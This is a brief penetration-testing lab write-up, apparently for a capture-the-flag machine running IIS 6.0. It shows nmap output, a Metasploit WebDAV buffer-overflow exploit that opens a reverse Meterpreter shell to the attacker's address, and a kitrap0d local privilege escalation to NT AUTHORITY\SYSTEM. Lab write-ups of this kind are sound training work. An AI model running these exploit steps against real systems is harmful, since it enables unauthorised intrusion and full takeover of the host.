
Information Gathering

1) Found open port

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.10.14 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-01 17:19 IST
Nmap scan report for 10.10.10.14
Host is up (0.32s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-title: Under Construction
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
| http-webdav-scan:
|   Server Date: Fri, 01 Mar 2024 11:50:27 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|_  Server Type: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.43 seconds
```

Vulnerability Assessment



IIS 6.0 is vulnerable to remote buffer overflow

Exploitation

Exploited it

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > setg rhosts 10.10.10.14
rhosts => 10.10.10.14
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > setg lhost tun0
lhost => tun0
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.12:4444 -> 10.10.10.14:1030) at 2024-03-01 17:22:01 +0530

meterpreter >
```

Privilege Escalation

1) Found possible local exploits

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 191 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

2) Got system access

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 1800 launched.
[*] Reflectively injecting the DLL into 1800...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.12:4444 -> 10.10.10.14:1031) at 2024-03-01 17:27:02 +0530

meterpreter > shell
Process 3204 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```